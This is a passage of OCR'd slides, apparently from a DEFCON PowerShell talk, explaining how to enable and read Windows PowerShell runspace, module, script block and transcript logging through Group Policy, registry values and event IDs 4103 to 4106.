CommandPath=
CommandLine=
```

RunSpace Logging - Console

```
HostName=ConsoleHost
HostVersion=4.0
HostId=93d526c5-2a92-4752-9c03-33ca04844928
EngineVersion=4.0
RunspaceId=a4f53a7b-deac-4e98-9dc9-d406e4130926
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

RunSpace Logging

- When module logging is enabled on latest versions of Windows and Windows PowerShell the Host Application field has the command line used by the process.

Microsoft-Windows-PowerShell/Operational


- All event will have a Correlation Activity ID that is a unique GUID for the session.
- All event will have the Process ID and Thread ID for the session.
- In the case that a RunSpace is created by a .NET application (ISE Included) only Event ID 53504 is created (PowerShell v5).
- A lot of information is only shown when looking in **Details -> XML View**

Module Logging

PowerShell Logging - Module Login

- Microsoft added the capability to log module actions on PowerShell 3.0 and above via Group Policy
- In the Group Policy Management Console go to **Computer Configuration –> Policies –>Administrative Template–> Windows Components -> Windows PowerShell** and double click on T**urn Module Logging**
- Information on the command from the module executed and objects that traverse a Pipeline are logged in to the Event Log under **Windows PowerShell** with **Event ID 800**

PowerShell Logging




Fundamentals of Leveraging PowerShell - DEFCON

ScriptBlock and Transcript


ScriptBlock and Transcript

- Microsoft extended the amount of logging information that can be captured in PowerShell 4.0 (8.1 and 2012 R2 with KB 3000850) and 5.0
- It will log more information on each PowerShell command ran and it will also log any script block it sees for the first time catching any code either ran on the console, ISE or as a parameter to PowerShell.exe.
- In the Group Policy Management Console go to **Computer Configuration –> Policies –>Administrative Template–> Windows Components -> Windows PowerShell**

ScriptBlock and Transcript



ScriptBlock and Transcript




ScriptBlock and Transcript

- ScriptBlock Logging is controlled by
  - Path: **HKLM\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging**
  - Value: RegDword **EnableScriptBlockLogging** set to 1 to enable
- Transcript Logging is controlled by
  - Path: **HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription"**
  - Value: RegDword **EnableTranscripting** set to 1 to enable
  - Value: RegSz **OutputDirectory** String of path to save transcripts to.
  - Value: RegDword **EnableInvocationHeader** set to 1 to enable

ScriptBlock and Transcript

- Event will be saved in **Applications and Service Logs/Microsoft/Windows/PowerShell/Operational**
- **Executing Pipeline -** Event ID 4103, will provide the Runspace ID and will let you know how the runspace was started and its parameters.
- **Starting Command -** Event ID 4104, provides the first time the code has been seen since the computer rebooted and the ScriptBlock ID for tracking execution.
- **Starting/Stopping Command** - Event ID 4105 (Starting scriptblock) and 4106 (Completing scriptblock) each will include the ScriptBlock ID and RunSpace ID

